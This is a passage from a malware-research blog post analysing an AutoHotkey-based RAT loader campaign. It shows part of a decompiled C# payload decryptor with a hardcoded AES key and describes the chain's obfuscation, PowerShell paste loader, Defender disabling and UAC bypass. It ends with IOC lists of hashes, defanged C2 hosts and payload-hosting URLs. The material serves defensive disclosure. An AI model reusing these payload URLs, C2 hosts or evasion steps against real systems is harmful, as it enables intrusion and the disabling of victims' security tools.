43             aes.Key = new byte[] { 255, 2, 3, 4, 5, 6, 7, 8, 9, 0, 11, 22, 33, 44, 55, 66, 77,
44                 88, 99, 11, 22, 33, 44, 55, 66, 77, 88, 99, 0, 11, 22, 33 };
45             return aes.CreateDecryptor().TransformFinalBlock(buffer, 0, buffer.Length);
46         }
47     }
48 }

```

Figure 16: C# source code.

Version 2

First seen: April 26, 2021

Hash: 24fdf42e2c026708b3ed29fe6791190e3a40c2dca063bfd8233c974f373e775f

In this version, the attacker added a hexadecimal obfuscation layer to the VBScript and used a different PowerShell paste (hxxps://stikked[.]ch/view/raw/5d4df3b8) to load the RAT.


The PowerShell script used in this attack is a notorious one that is observed in several other RAT campaigns ([1](#), [2](#), [3](#)). It holds two hexadecimal blobs. The first one is a .NET DLL that is used for injecting the second hexadecimal payload, which is the RAT.

- They all drop a legitimate application before performing any malicious activity.
- They have the same resource naming convention across all of the versions: *.MP4, KELLVBS.VBS, CONHOST.EXE, etc.
- The AHK script has a strong resemblance across all of the chains, using the same commands: FileInstall, run, sleep, and drop the files to the %ProgramData% directory.
- In several attack chains, we observed the same directory spamming technique.
- They use the same scripts and UAC bypass technique to disable the Defender (in different stages).

Conclusion

As threat actors study baseline security controls like emulators, antivirus, and UAC, they develop techniques to bypass and evade them. The technique changes detailed in this report did not affect the impact of these campaigns. The tactical goals remained the same. Rather, the technique changes were to bypass passive security controls. A common denominator among these evasive techniques is the [abuse of process memory](#) because it's typically a static and predictable target for the adversary.

We still need these baseline controls to keep the automated attacks at bay. But the manual tradecraft employed by innovative attackers like this one requires a modern approach to security. Morphisec offers control and visibility of these baseline controls while adding advanced breach prevention for in-memory exploits and evasive [fileless techniques](#) like those used in these campaigns. If you are experiencing a breach or would like a proactive audit of your critical assets, Morphisec's team of researchers is [available to assist](#).



IOCs

AHK

- 40e8b99b36739c397f8f0da2ab40f62b3af3da8b3f43fc2537841a9bf9105584
- 5181018a9ad6d851adce6768cd01a5d10c2bd0b0180c75e92a3ce00827624bae
- 06d23a4c6bcd34a4a4817cb193c2916cd56dd440b022803d5b4c8f68a0951291
- 825be2ef1143b610633150d7f2bbd5189a3e5939c21a6056283106069c7bc313
- d9f512ede0ad80c19866666e54ed2d95727c4f3d026a32465db009fac4fc6796
- 2df67fbe0455598c0fc2981b3f80a776f85d73b74c6083d34d0fdd1f6c6db30a
- 16142a05c08de5cc69c1fb13924df2861e81b48e5ca5e0ef3f71684cfa3aeb55
- aa16fe9cd572b39e45e334ba463d26f9fa1187bfaa25daf9775eb200a056f62d

- 185e01e26c705e3aa27f3ad33ff1333411c37c28cc7ff108f183947ade1b44ca
- 5114f28181ce5659c78cd2bfae35258a9679134fd72d1fdb3572ac3e55317e25
- d9b6a27e17fbf09801a848e3b42206b3a02e728207e9c1bd4e1e2a56294aba7c
- e86d6e2ef1f4efd2a034f8ff7b469841be425dc3eed97b001ae7afefce329165
- 0908a9d8c47f6ad062f3be988b2361c68be658be625093a38ea286f9f10edb70
- e24f6b1cb9a91280d8cb990b367f45b0d8c46ec08aef6e4a454d10ce87e67197
- c7165a80a5233ff799a7cdb0de9d1dafc7c40e4b31db01226b3d975411ceb59e
- 24fdf42e2c026708b3ed29fe6791190e3a40c2dca063bfd8233c974f373e775f
- 03d4bd103fc021ff00b6895d2fcbf204f7aacc1df4ab52418bbd8510f271c692
- 0a8a100017fbfa4a203405dfe3a545bb160a229e940dff3768596928bde49f36
- 179c76e5640aaa7a3448ae6e617035ab680b625637395f0fc6de88d07ebaa2f9
- 65c564cf147a8dad9d243c2d292ebe2ce5d3e52cd36b4d3c51323dd1c5ed05ec
- fb63eea2503686f90c4c2ec9a74407a2d5a1211e8a1566ae1da63f0d1d9e2cad
- ac61c8ff51634976c633035b0bcf704407f828a8e9367f0b15cee48fb858842c

C2s

- hxxp://tahoo.publicvm[.]com:1955
- hxxp://tahoo.publicvm[.]com:9999
- hxxp://tinatahoo.publicvm[.]com:1000
- hxxp://domainweb.publicvm[.]com:1002
- hxxp://tinda.publicvm[.]com:888
- hxxp://domainweb.publicvm[.]com:777
- hxxp://janda.publicvm[.]com:1005
- hxxp://gamers2020.ownip[.]net
- hxxp://like-sports.publicvm[.]com:300
- hxxp://facebook-sports.publicvm[.]com:150
- hxxp://volaria.publicvm[.]com:1010
- hxxp://musicnote.soundcast[.]me:90
- hxxp://websites.publicvm[.]com:1003

Disabling Defender & UAC bypass URLs


- hxxp://gamecardsy[.]com/ahmadtestupl/kell5.bat
- hxxp://gamecardsy[.]com/ahmadtestupl/kilall.vbs
- hxxp://gamecardsy[.]com/ahmadtestupl/ss.ps1
- hxxp://gamecardsy[.]com/ahmadtestupl/DefenderControl.exe
- hxxp://gamecardsy[.]com/ahmadtestupl/DefenderKill.txt
- hxxp://gamecardsy[.]com/ahmadtestupl/Defender.bat
- hxxp://gamecardsy[.]com/ahmadtestupl/ff.ps1
- hxxp://gamecardsy[.]com/ahmadtestupl/DefenderControl.txt
- hxxp://firas.alifares[.]org/defender/ff.ps1
- hxxp://firas.alifares[.]org/defender/DefenderControl.ini

- `hxxp://firas.alifares[.]org/defender/DefenderControl.exe`
- `hxxp://firas.alifares[.]org/defender/DefenderKill.lnk`
- `hxxp://firas.alifares[.]org/defender/Defender.bat`
- `hxxp://firas.alifares[.]org/defender/kil.ps1`
- `hxxp://firas.alifares[.]org/defender/11.txt`

Paste URLs

- `hxxps://stikked[.]ch/view/raw/5d4df3b8`
- `hxxps://stikked[.]ch/view/raw/f03bc538`

About the author



Arnold Osipov

Malware Researcher

Arnold Osipov is a Malware Researcher at Morphisec, who has spoken at BlackHat and and been recognized by Microsoft Security for his contributions to malware research related to Microsoft Office. Prior to his arrival at Morphisec 6 years ago, Arnold was a Malware Analyst at Check Point.

Source: <https://blog.morphisec.com/ahk-rat-loader-leveraged-in-unique-delivery-campaigns>